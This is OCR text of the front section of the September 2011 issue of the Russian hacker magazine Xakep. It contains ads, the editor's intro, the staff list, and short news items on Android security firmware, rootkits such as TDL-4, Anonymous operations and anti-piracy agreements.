

ХАКЕРСКИЕ ПЛАГИНЫ ДЛЯ GOOGLE CHROME 030
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.
www.xakep.ru
СЕНТЯБРЬ 09 (152) 2011
LULZSEC 082
ВЗЛОМ ДЛЯ РЖАКИ: ЦРУ, СЕНАТ США, FOX NEWS
ПРАВИЛЬНЫЕ ХАКИ ДЛЯ ИНТЕРФЕЙСА WINDOWS 7
+
ВЗЛОМ PHPMYADMIN С ПОМОЩЬЮ НОВОГО БАГА 064
МОБИЛЬНАЯ МАЛВАРЬ ДЛЯ ПЛАТФОРМЫ ANDROID 070
ПРЯЧЕМ, ОБФУСЦИРУЕМ И КРИПТУЕМ JAVASCRIPT 050
(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063 11009
ХАКЕР СЕНТЯБРЬ 09 (152) 2011
LULZSEC / ВЗЛОМ ДЛЯ РЖАКИ: ЦРУ, СЕНАТ США, FOX NEWS
152


ASUS®
Inspiring Innovation • Persistent Perfection*
ASUS рекомендует Windows® 7.
ASUS серии ET2400
Моноблочные компьютеры
Моноблочный компьютер ASUS ET2400XVT на базе процессора Intel® Core™ i7 подарит незабываемые эмоции всем любителям компьютерных игр, благодаря подлинной операционной системе Windows® 7 Домашняя расширенная и поддержке технологии стереоскопического изображения NVIDIA 3D Vision. Аудиосистема компьютера ET2400XVT способна воспроизводить широкий диапазон частот, в частности глубокий и мощный бас. Ее звучание придется по вкусу всем пользователям, независимо от воспроизводимого материала, будь то фильмы, игры или музыка.
Благодаря множеству современных технологий, обеспечивающих превосходную производительность, ASUS ET2400XVT изменит ваши представления о работе и развлечениях. Кроме того, оригинальная система управления энергопотреблением ASUS Super Hybrid Engine делает данный компьютер весьма энергоэффективным. Также в модели ET2400XVT имеется уникальная для моноблочных компьютеров возможность увеличивать объем системной памяти. Для доступа к слотам памяти достаточно лишь снять крышку соответствующего отсека.
Горячая линия ASUS: (495) 23-11-999, 8-800-100-2787
Горячая линия НОТИК: (495) 23-11-488; 8-800-100-1488
Гарантия 1 год
НОТИК
МАГАЗИНЫ НОУТБУКОВ
*Дух инноваций, Путь к совершенству
Товар сертифицирован, на правах рекламы.
intel
CORE i7 inside
Быстрее.
Умнее.
Рейтинг процессора
Intel, логотип Intel, Intel Inside, Intel Core и Core Inside являются товарными знаками корпорации Intel на территории США и других стран.
Для получения дополнительной информации о рейтинге процессоров Intel посетите сайт www.intel.ru/rating.







НАЙДЕТСЯ ВСЕ

Яндекс

INTRO

Баянистая история с проиндексированными Яндексом SMS'ками, ж/д билетами и информацией о покупках в секс-шопах сыграла журналу на руку. В течение примерно недели ко мне ежедневно обращались от 3 до 5 раз с просьбой о комментарии или интервью. Благодаря этому удалось хорошо попиарить журнал и на радио, и на телеке: радио Маяк, канал Россия 1, Вести FM, Русская служба BBC и разные другие СМИ — спасибо за интерес к защите персональных данных :).

Сама история довольно безынтересная и уже давно поднадоела, но забавно, что все это вызывает неподдельный интерес у масс-медиа и обычных людей. Воистину: чужие sms и покупки анальных затычек трогают людей гораздо сильнее, чем все громкие cybercrime-истории на миллионы долларов вместе взятые. Что людям до миллионов, когда эсемесочки опасносте?

Есть и другое занятное наблюдение. Практически все мои собеседники, узнав, что хакеры тут ни при чем, посредством несложных индукционных размышлений приходили к тезису о том, что это точно кто-то спланировал: заранее заготовил пяток крутых историй и начал методично их сливать. Однако без внятной цели такая активность не имеет смысла — а какую-либо внятную цель тут придумать крайне сложно.

Учитывая, что у истории нет и никакого продолжения в виде национальной программы «Удвоение безопасности личных данных к 2015 году», лично я эту теорию заговора не разделяю. В конце концов, поисковики всю свою жизнь индексируют секретные данные, а Google-hack всегда был прекрасным развлечением.

nikitozz, гл. ред. Х
vkontakte.ru/xakep_mag

Content



022

Быстро восстановил — значит, не удалил

Выбираем правильную программу для восстановления данных

070

Android-убийца

Разбираем малварь для популярной мобильной системы





136

Запираем комп на амбарный замок

Делаем электронный замок для компа на ключах iButton

/РЕДАКЦИЯ
>Главный редактор
Никита «**nikitozz**» Кислицин (nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев (gorlum@real.xakep.ru)

>Редакторы рубрик
PC_ZONE и **UNITS**
Степан «**step**» Ильин (step@real.xakep.ru)
ВЗЛОМ
Маг (magg@real.xakep.ru)
КОДИНГ, **MALWARE** и **SYN/ACK**
Александр «**Dr. Klouniz**» Лозовский (alexander@real.xakep.ru)
UNIXOID и PSYCHO
Андрей «**Andrushock**» Матвеев (andrushock@real.xakep.ru)
PHREAKING
Сергей Сильнов (po@kumekay.com)
>Литературный редактор
Юлия Хлыстова

> DVD
Выпускающий редактор
Степан «**Step**» Ильин (step@real.xakep.ru)
Unix-раздел
Антон «**Ant**» Жуков (antitster@gmail.com)
Security-раздел
Дмитрий «**D1g1**» Евдокимов (evdokimovds@gmail.com)
Монтаж видео
Максим Трубицын

>PR-директор
Анна Григорьева (grigorieva@glc.ru)

>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART
>Арт-директор
Алик Вайнер (alik@glc.ru)
>Верстальщик
Вера Светлых

/PUBLISHING
(game)land
>Учредитель
ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 этаж, офис № 21
Тел.: (495) 935-7034, **факс:** (495) 545-0906
>Генеральный директор
Дмитрий Агарунов
>Генеральный издатель
Денис Калинин
>Финансовый директор
Андрей Фатеркин
>Директор по персоналу
Татьяна Гудебская
>Директор по маркетингу
Елена Каркашадзе
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РАЗМЕЩЕНИЕ РЕКЛАМЫ
Тел.: (495) 935-7034, **факс:** (495) 545-0906
/РЕКЛАМНЫЙ ОТДЕЛ
>Директор группы TECHNOLOGY
Марина Комлева (komleva@glc.ru)

>Старшие менеджеры
Ольга Емельянцева (olgaeml@glc.ru)
Оксана Алехина (alekhina@glc.ru)
>Менеджер
Елена Поликарпова (polikarpova@glc.ru)
>Администратор
Ирина Бирарова, birarova@glc.ru

>Директор корпоративной группы (работа с рекламными агентствами)
Кристина Татаренкова (tatarenkova@glc.ru)
>Старшие менеджеры
Ирина Краснокутская (ilk@glc.ru)
Надежда Гончарова (goncharova.n@glc.ru)
>Менеджер
Светлана Яковлева (yakovleva.s@glc.ru)
>Старший трафик-менеджер
Марья Алексеева (alekseeva@glc.ru)
> Директор по продаже рекламы на MAN TV
Марина Румянцева

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ
>Директор
Александр Коренфельд
>Менеджеры
Светлана Мюллер
Тулинова Наталия

/РАСПРОСТРАНЕНИЕ
>Директор по Дистрибуции
Кошелева Татьяна (kosheleva@glc.ru)
> Руководитель спецраспространения
Лукичева Наталья (lukicheva@glc.ru)
> Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
> Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
> Для писем
101000, Москва, Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002
Отпечатано в типографии «Zapolex», Польша.
Тираж 219 833 экземпляров.

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)





Meganews

НЕ «АНДРОИД», А НАСТОЯЩИЙ БОЕВОЙ РОБОТ




Некоторые люди считают, что дополнительная безопасность не может быть излишней. Им мало имеющегося в наличии шифрования, установленных антивирусов, 20-символьных паролей. Специально для таких личностей компания Whisper Systems (www.whispersys.com) разработала (и уже представила публике) альтернативную прошивку для устройств на платформе Android. Время релиза выбрано очень грамотно: сейчас чуть ли не каждую неделю выходит сообщение о какой-нибудь новой угрозе для мобильной платформы от Google. На данный момент детище компании — WhisperCore — доступно лишь в виде бета-версии, причем только для смартфонов Nexus S (3G) и Nexus One, но уже сейчас можно понять, что разработка довольно интересна. Дело тут вот в чем. Альтернативные прошивки с прокаченной безопасностью появились не сегодня и не вчера. Но используемые в них способы защиты данных не выдерживают никакой критики: к критическим типам ресурсов банально полностью ограничивался доступ. Многие приложения такого жестокого обращения не выдерживают и попросту падают. WhisperCore, в свою очередь, действует не так топорно. Вместо полной блокировки доступа «куда не надо», данная прошивка создает и подсовывает любопытным приложениям фиктивные данные. К примеру, если какая-то программа захочет узнать IMEI девайса, она получит фальшивый идентификатор, сгенерированный специально для нее. В ответ на запрос в доступе к списку контактов приложение получит пустой список, а вместо настоящих GPS-координат — липовые. К тому же прошивка обеспечивает шифрование пользовательских данных и информации на SD-карте, имеет межсетевой экран WhisperMonitor, позволяющий контролировать доступ различных приложений к Сети в режиме реального времени, и систему резервного копирования FlashBack, которая помещает данные в облако, предварительно их зашифровав.



6 из 10 копий Adobe Reader являются устаревшими и, соответственно, уязвимыми — сообщает компания Avast.

ДВА ДИСПЛЕЯ, ОДИН НОУТ



Если посмотреть фоторепортажи из офисов различных технологических компаний, несложно заметить, что многие профи предпочитают работать не на одном большом мониторе, а на двух-трех небольших. Это действительно удобно и позволяет значительно оптимизировать рабочий процесс. Тем, кто часто трудится вне офиса и мечтает, чтобы у ноутбука было сразу два дисплея, решила порадовать компания GScreen. Ноутбук GScreen SpaceBook оснащается двумя 17-дюймовыми дисплеями, каждый из которых имеет разрешение 1920x1080 точек. Как расположены мониторы, хорошо видно на иллюстрации. Разумеется, такого рода устройство едва ли может быть компактным: его вес составляет 10 фунтов, то есть 4,54 кг! Но тут уж каждый сам выбирает, что для него наиболее важно. Новинка представлена в двух вариантах — один немного мощнее, второй попроще. Младшая модель оснащена процессором Intel Core i5-560M 2,66 ГГц, 4 ГБ памяти DDR и дискретной видюхой. Старшая модель, в свою очередь, может похвастаться процем Intel Core i7-740QM (1,73 ГГц) и большим количеством оперативной памяти (8 ГБ). Интересный гаджет стоит недешево: $2395 для младшей модели и $2795 — для старшей. Однако сейчас на них действует 50% скидки по предзаказу.

WEXLER.HOME 903

Много лет назад мы все заморачивались покупкой комьютера по частям и самостоятельно собирали его, посмеиваясь над производителями готовых сборок (и непременно теми, кто их покупает). Мол, и железо они подбирают не оптимальное, и продают втридорога. Романтика handycraft'а давно ушла, пришел простой расчет. Оказалось, что готовые сборки с установленной системой зачастую обходятся дешевле, чем собирать компьютер самому. Легче пойти в магазин и купить компьютер с классной конфигурацией за хорошую цену. В случае с WEXLER.HOME 903 с 64-битной Windows® 7 на борту ты получаешь практически топовую машину, которая идеально подойдет для игр.



Процессор

В качестве процессора используется мощный двухядерный процессор Intel® Core™ i5-650 с частотой 3,2 ГГц и кэш-памятью 4 Мб. CPU имеет встроенный контроллер памяти и поддерживает технологию Turbo Boost, автоматически разгоняющую его под нагрузкой (например, в последних играх). Более того, такие процессоры поставляются еще и со встроенным контроллером памяти.

Видео

За игровые возможности отвечают две видеокарты GeForce GTX 460, основанные на новейшей вычислительной архитектуре «Fermi». Благодаря высокой производительности в режиме DirectX 11 тесселяции процессор GTX 460 обеспечивает идеально четкую графику без ущерба для скорости, а поддержка технологий NVIDIA 3D Vision™, PhysX® и CUDA™ позволяет визуализировать все самые потрясающие эффекты, на которые способны компьютерные игры. Просто выставляй настройки графики на максимум.

ОЗУ

Компьютер WEXLER.HOME 903 укомплектован оперативной памятью 4 Гб, работающей в двухканальном режиме. Благодаря этому работа с каждым из двух установленных модулей памяти осуществляется параллельно. Пускай технология и не дает теоретического увеличения пропускной способности в два раза, но, тем не менее, вносит ощутимый результат.

Блок питания

Набор мощного железа не может обойтись без надежного питания. В WEXLER.HOME электропитание осуществляется с помощью надежного блока питания мощностью 750 Вт. Это даже больше, чем нужно, но зато обеспечивает хороший запас надежности.

Софт

На всех компьютерах WEXLER.HOME 903 предустановлена операционная система Windows® 7 Домашняя расширенная. Использование именно 64-битной версии не случайно: благодаря этому удается задействовать все 4 Гб установленной в компьютере памяти. Помимо ОС, дополнительно установлен бесплатный антивирус Microsoft® Security Essentials и Office 2010 Starter (включает в себя ограниченный функционал Word® и Excel®, для активации полнофункциональной версии необходимо приобрести ключ продукта).



Мы рекомендуем подлинную ОС Windows® 7.



ЗАО «БТК» — официальный дистрибутор техники WEXLER в России
Единая служба поддержки Wexler:
+7 (800) 200-9660
www.wexler.ru

КАСПЕРСКИЙ В КОЗЬМОДЕМЬЯНСКЕ

Раз в год высокопоставленный агент КГБ Евгений Касперский устраивает экспедиции в населенные пункты, находящиеся у всех на слуху, но, тем не менее, вызывающие сомнение даже самим фактом своего существования. В прошлом году это был Урюпинск. В этом — Козьмодемьянск (знаменит тем, что является прообразом Нью-Васюков — шахматной столицы будущего из Ильфопетровских «12-ти стульев»). На этот раз на теплоход, забравший целую толпу блоггеров, журналистов и сотрудников ЛК из Нижнего Новгорода и отправивший их в Козьмодемьянск, попали целых три сотрудника журнала «Хакер» — главред Никита Кислицин, редактор Malware Саша Лозовский и наш главный краш-лаборант, лютый враг антивирусов и проактивных защит — deeonis. Как туда попал последний гражданин — лучше и не спрашивай, потому что ответ будет неожиданным: его тоже пригласили. Видимо, в надежде зомбировать и внушить ему почтение к защитному программному обеспечению.

Само трехдневное мероприятие, состоящее из трансфера Москва-Нижний Новгород на «Сапсане», заплыва из Новгорода в Козьмодемьянск на гигантском теплоходе «Георгий Жуков» и последующим дичайшем угаре в самом историческом городе оказалось настолько масштабно, что мы мало что из него запомнили. Поэтому расскажем только о том, что осталось в памяти.

• Мы там выступали. На одной из секций слово было представлено Никите, который продемонстрировал, насколько легко можно отснифать в местном вайфае активные сессии ВКонтакте/Livejournal/Facebook и как следует отжечь в чужом виртуальном пространстве. Присутствующие журналисты испытали некоторое удивление, а сидящий рядом со мной Deeonis во время никитиного выступления беспокоился и активно пытался выкрикивать что-то вроде «я торгую VPN'ом! Покупайте мой SmartHide, и вас никто не сможет отснифать, кроме меня самого!». За попытку рекламы своего софта Владимира поймали местные качки-охранники, привязали его к якорной цепи и... Нет, погодите, deeonis'а на самом деле никто не ловил. Имел место совсем другой инцидент: через день мы узнали, что какой-то хитрый блогер поссорился с другим блогером на почве угона его аккаунта с использованием описанного Никитой нехитрого способа.

• Рассказ про кибероружейные свойства Stuxnet, портящего — и, похоже, на момент выхода этой статьи, уже испортившего иранские урановые центрифуги, был очень интересным. Правда, мы все равно писали об этом интереснее :).

• Порадовал доклад господина из Microsoft, Андрея Бешкова. Не контентом, конечно — а своим неповторимым стилем. Дело в том, что ситуацию с безопасностью мобильных майкрософтовских осей он прокомментировал примерно так: «То, с чем сейчас сталкивается Apple, мы прошли много лет назад». Такие дела, дорогой читатель. То, что у Майкрософт вирусов много, а у Эппл — мало, означает лишь то, что Стив Джобс менее опытен в этом направлении, и великие тысячи вирусов очень скоро обвалятся на его многострадальную голову :).

• В Козьмодемьянск приезжал сам Министр связи вместе со свитой из десятка Черных Автомобилей С Синими Мигалками. Из круглого стола с Игорем Щеголевым мы вынесли главную мысль, которая обрадовала: лезть в интернет и выдумывать какие-то излишние регулировки министр не намерен, так как считает это нецелесообразным. И на том спасибо, тезис сейчас очень важный.



Microsoft предлагает вознаграждение в размере $250 000 за любую информацию о людях, причастных к ботнету Rustock.

ОБЪЕКТИВЫ ДЛЯ... IPHONE

Чего только не придумают люди. Как известно, в iPhone от Apple имеется встроенная фотокамера, при помощи которой даже можно делать неплохие снимки. В Сети есть даже забавный видеоролик из профессиональной фотостудии, где фотограф использует для работы свой айфон, прикрепляя его к штативу липучкой, и по окончании съемки демонстрирует безупречные снимки людей, которые вполне могли бы подойти для глянцевых журналов. Некоторым фанатам очевидно сильно хочется, чтобы в бедный смартфон была встроена настоящая, полноценная зеркалка, да покруче. Таких личностей, очевидно, оказалось немало, потому как нашлись энтузиасты, придумавшие решение данной «проблемы». В онлайновом магазине Photojojo появился интересный набор, позволяющий подключать объективы SLR-камер Canon и Nikon к камере iPhone'а. Набор включает в себя специальный футляр для телефона, УФ-фильтр и адаптор для объективов Canon или Nikon. Обойдется данный комплект недешево: стоимость варианта для iPhone 3/3GS составляет $190, для iPhone 4 — $249. И тем не менее, спрос есть. Фантастика.




Вся продукция «ТЕВЬЕ МОЛОЧНИК» произведена из цельного
(невосстановленного) молока очень высокого качества.
Такой строгий контроль оказывается важным и для людей,
заботящихся о здоровье, поскольку в последнее время на рынке появилось
много подделок и разбавлений как молока, так и продуктов из него.
Тевье
молочник
МОЛОКО
ПРИ ПОКУПКЕ
КАЧЕСТВА –
МОЛОКО
В ПОДАРОК

ЗАРЯЖАЕМСЯ ОТ СОЛНЦА — WEXLER.SUN

Уникальное зарядное устройство недавно выпустила в продажу компания Wexler. Гаджет WEXLER.SUN представляет собой мобильную солнечную батарею, которая преобразовывает солнечные лучи в электроэнергию. Устройство пригодится всем тем, кто часто оказывается оторван от благ цивилизации, но не хочет таскать при себе полный рюкзак батареек. Новинку можно использоваться с мобильным телефоном, электронными книгами, цифровыми камерами, MP3/MP4-плеерами, смартфонами, фотоаппаратами. Помимо солнечных лучей, встроенную батарею можно зарядить и от персонального компьютера посредством USB-кабеля или от электросети 220 В. Устройство способно сохранять накопленный заряд до шести месяцев. Кроме того батарея компактна (90x40x8,5 мм, вес — всего 45 г) и обладает стильным, ярким дизайном. Рекомендованная цена составляет всего 890 рублей.



В России очень любят платить за антивирусы. Легальное защитное ПО в России установлено на компьютерах 47,83% пользователей, если верить исследованию немецкой компании G Data. Мы обогнали Великобританию (47,29%), Нидерланды (47,23%) и даже США (45,4%).

РУТКИТЫ АТАКУЮТ



Интересные новости приходят из стана компании Microsoft. Инженер Microsoft Malware Protection Center (MMPC) Чун Фэн написал в своем блоге о новой модификации троянца Popureb, с которой многим пользователям будет справиться весьма сложно. Новый вариант трояна, по словам инженера, забирается так глубоко в систему, что единственный способ удалить его — вернуть Windows к своей первоначальной заводской конфигурации.

«Если ваша система заражена трояном Trojan:Win32/Popureb.E, мы советуем вам исправить главную загрузочную запись, а затем воспользоваться компакт-диском для восстановления системы, с его помощью вернув ОС к состоянию, в котором она пребывала до заражения», — пишет Чун. Согласись, откатывать систему — не самое удобное решение проблемы, но, увы, других решений Microsoft предложить не может.

Помимо этого неприятного троянца, «Лаборатория Касперского» также отмечает повышенную активность последней версии руткита TDL-4 (предыдущая версия TDL-3, также известен как Alureon и просто TDL). Данная малварь только за первые три месяца 2011 года заразила 4,52 миллиона компьютеров, а новая модификация к тому же активно борется с конкурентами. Зараженные TDL-4 компьютеры очищаются от 20 вредоносных программ-соперников, таких как ZeuS, Gbot и Optima. Для верности троян также заносит командные сервера конкурентов в черный список, дабы не давать им нормально работать. Как и упомянутый выше Popureb, TDL-4 поражает главную загрузочную запись жесткого диска. Кстати, теперь зараза способна инфицировать и 64-битные версии Windows. По словам сотрудников «Лаборатории Касперского», «владельцы TDL пытаются создать несокрушимую ботсеть, защищенную от атак, конкурентов и антивирусных компаний». Впрочем, российским юзерам, похоже, можно не беспокоиться. Почти треть взломанных компьютеров расположены в США, еще 50% — делят между собой европейские страны, а вот Россия TDL-4 совсем не охвачена. Дело в том, что распространяется TDL через партнерские программы, чьи хозяева платят за заражение TDL-4 деньги. Цены варьируются в пределах 20-200 долларов за каждые 1000 установок, сумма зависит от географического положения компьютера жертвы. Так вот — за Россию, равно как и за страны СНГ, ставки минимальны (не нужен наш трафик никому, не нужен!).


НАШЕ
РАДИО

АНОНИМУСЫ ВОЮЮТ С ЦЕЛЫМИ ГОРОДАМИ



Хактивистам из числа Анонимусов достаточно лишь найти повод, и вот — новая операция стартовала, очередное сражение развязано. На этот раз мишенью Анонов стал... американский город Орландо, штат Флорида. Поводом для «Операции Орландо» послужили аресты членов некоммерческой группы Food Not Bombs. Последние раздавали еду бездомным в городских парках, но делали это, как выяснилось, без надлежащего разрешения. Анонимусы заявили: «Это объявление войны. Anonymous начинает масштабную кампанию против вас и веб-активов вашего города. Каждый день мы будем осуществлять по DDoS-атаке на новую цель». Верные своему слову хакеры начали с сайта Orlando Florida Guide, который технически даже не принадлежит городским властям.

Также Анонимус в рамках операции AntiSec взломали очередного подрядчика ФБР. Нужно сказать, что компания IRC Federal работала не только с федералами, но и с Министерством обороны, НАСА и другими госструктурами, однако не смогла обезопасить собственные серверы, за что и поплатилась.

Через твиттер хакеры сообщили, что системы компании взломаны, а базы данных и личные письма скопированы. Если верить сообщению на сайте Pastebin, взлом был произведен путем использования обычной SQL-иньекции. В IRC Federal факт взлома подтверждают, однако отказываются от любых дальнейших комментариев. ФБР тоже хранит молчание. А тем временем на The Pirate Bay уже появился торрент размером 107 Мб, который включает все полученные в результате взлома данные.



11 млн сайтов из зоны .co.cc выкинул из своего индекса Google из-за того, что в этой зоне очень высоки показатели спамерской активности и фрода.




КОРЕЙСКИЙ КИБЕРСПЕЦНАЗ

Все серьезнее относятся к киберугрозам правительства разных стран мира. Совсем недавно власти Южной Кореи обвинили соседствующий Пхеньян в том, что тот поддерживает и развивает «элитные хакерские подразделения». После таких заявлений, пресс-релиз распространенный недавно Министерством обороны страны выглядит вполне логичным. Заявление гласит, что власти Южной Кореи в ближайшем будущем намереваются создать школы для подготовки специалистов в области киберзащиты и кибернападения. Конечно же, речь идет не о курсах для всех желающих, а о «воспитании солдат, способных бороться в кибервойне на фоне растущих кибертеррористических угроз со стороны Северной Кореи». Ожидается, что программа стартует в 2012 году, когда в Университете Кореи заработает «школа киберобороны», где студенты будут проходить полноценный четырехлетний курс обучения. Программа подготовки будет состоять из детального исследования современных ИТ-решений, овладения навыками программирования, обучения методам борьбы с различной малварью и из многих других дисциплин, вплоть до психологической и физической подготовки. По завершении обучения студенты станут действующими офицерами армии и должны будут отслужить не менее семи лет. Похоже, иметь собственный киберспецназ скоро станет признаком хорошего тона.


TASH



БЛИЗИТСЯ WP7 MANGO



Корпорация Microsoft начала распространять обновление Mango для своей операционной системы Windows Phone 7. Пока это лишь ранняя версия для разработчиков — но релиз ожидается уже скоро. Изменений грядет немало: в Mango улучшат систему многозадачности, память будет распределяться более эффективно, а поддержка сторонних приложений также будет оптимизирована. Кроме того, Mango будет поддерживать движок IE 9 с его возможностями по обработке HTML 5 и аппаратному ускорению веб-контента. Кстати, все возможности обновления будет поддерживать клиент Skype для Windows Phone 7. Представители Microsoft уверяют, что с выходом обновления большая часть интернет-приложений (скажем, клиентские решения для Twitter и Facebook), будет занимать где-то на четверть меньше памяти в ОЗУ смартфонов. Тем временем в Лос-Анджелесе на конференции Worldwide Developer Conference 2011 уже продемонстрировали первые аппараты под управлением Windows Phone 7.1 Mango. Публике показали устройства от Acer, Fujitsu, ZTE и Samsung. Пока ни их детальные характеристики, ни даты поступления в продажу неизвестны, однако представители Microsoft прогнозируют, что стоить смартфоны будут всего $100-150. Софтверный гигант объясняет это тем, что комплектующие становятся все более доступными, и цены стремительно снижаются. Хотелось бы верить, что когда новинки доберутся до нашей страны, они будут стоить именно столько, а не как бывает обычно.


Компания McAfee будет обеспечивать ежедневное бесплатное сканирование для каждого веб-сайта с адресом .xxx. За это она получит 8 млн долларов.

ТЕМНАЯ СТОРОНА ДЖЕЙЛБРЕЙКА

Компания Apple не устает напоминать своим клиентам, что джейлбрейк может быть вреден, и никакой ответственности за случившееся с таким аппаратом Apple не несет. На этот раз о вреде джейлбрейка, разнообразия ради напоминают нам не сами «Яббл», а Германское правительственное агентство по безопасности. Немцы сообщают, что обнаружили в последней версии джейлбрейка от команды Dev-Team (jailbreakme.com, они самые) существенный недостаток. Дело в том, что в iOS присутствует некая критическая уязвимость. После джейлбрейка появляется возможность обойти систему защиты от атак Apple ASLR (Address Space Layout Randomization) и получить удаленный доступ к смартфону. Понадобится для этого трюка всего лишь модифицированный определенным образом файл PDF. В Apple эту информацию подтвердили, но исправлять проблему не спешат: по словам пресс-секретаря компании, уязвимость будет устранена только в следующей версии iOS. Dev-Team также сообщили, что о дырке им известно, и даже выпустили инструмент PDF Patcher 2, закрывающий проблему во взломанных устройствах. Впрочем, хакеры подчеркнули, что атак с использованием новой уязвимости пока не было, и осуществить их в целом довольно трудно. Однако в твиттере уже немало людей посоветовало пропатчить свои девайсы перед посещением грядущих крупных хакерских конференций.



ШЕСТЬ ПРЕДУПРЕЖДЕНИЙ СЕТЕВЫМ ПИРАТАМ



Документ, который в конце июля подписали крупнейшие американские провайдеры, а также музыкальные и кинокомпании, наверняка вверг в пучины депрессии многих западных любителей файлообмена. Оказывается, переговоры об этом соглашении и его деталях велись много лет. Провайдеры AT&T, Verizon, Comcast, Cablevision и Time Warner Cable долго не решались подписать бумагу о так называемых «Шести ударах», но антипиратское лобби сильно...

Итак, вот к чему пришли стороны. Кино-музыкальная индустрия отныне согласилась выявлять пиратов в файлообменных сетях (и не только в них), после чего их IP-адреса будут передаваться непосредственно провайдерам. Провы, в свою очередь, по IP'шнику будут устанавливать личность «преступника» и высылать уличенному в пиратстве пользователю предупреждения. Чем больше таких «штрафных карточек» набирает юзер, тем хуже для него. Максимальное количество — шесть предупреждений, хотя уже после четырех провайдер имеет право ограничить пользователю скорость подключения к интернету или принудительно перенаправить его на веб-старницу с подробной информацией о нарушении. Что особенно интересно, провайдеры могут выбирать меры пресечения на свое усмотрение. Такое чувство, что для выхода в интернет на Западе скоро нужно будет показывать в веб-камеру удостоверение личности, а любой клик по ссылке того и гляди обернется арестом. Волей не волей начинаешь понимать многочисленных хактивистов с их борьбой за сетевые свободы.

СТИЛЬНЫЕ КОЛОНКИ ДЛЯ НОУТБУКА





Интересную новинку рада представить тебе, дорогой читатель, компания Edifier. Модель MP250 ориентирована на ноутбуки, так как все больше людей предпочитают десктопам портативные решения. Итак, если ты часто работаешь за лаптопом и любишь хороший звук, MP250 как раз то, что нужно. Новинка обладает алюминиевым корпусом, что не только выглядит стильно, но и предохраняет колонки от повреждений при транспортировке. MP250 не требуется внешний источник питания — и питание и звуковой сигнал поставляются по USB-кабелю от любого цифрового девайса. Предполагается, что колонки ты будешь носить с собой, наряду с ноутбуком, поэтому их размеры весьма скромны: 261мм x 36мм x 44мм (ШхВхГ), вес: ~0,33кг. Тем не менее, MP250 могут похвастаться полноразмерными магнитно-экранированными динамиками. НЧ-динамик: овальный размером 3 x 1,25 дюйма, 5 Ом, СЧ- и ВЧ-динамики: 4 x 1,25 дюйма. Выходная мощность колонок: RMS 2 x 2W . Соотношение сигнал-шум: >75 дБ (А). Искажение: ~1 %. Также хотелось бы заметить, что MP250 уже удостоились таких престижных наград, как Reddot design award winner 2011, IF Product design award 2011 и Innovations International CES.

Samsung Galaxy S II бьет рекорды продаж. За 55 дней было продано 3 млн аппаратов. Первому Galaxy S этой отметки удалось достичь лишь через 85 дней.

САЙТЫ ЗАКРЫВАЮТ БЕЗ ПОСТАНОВЛЕНИЯ СУДА

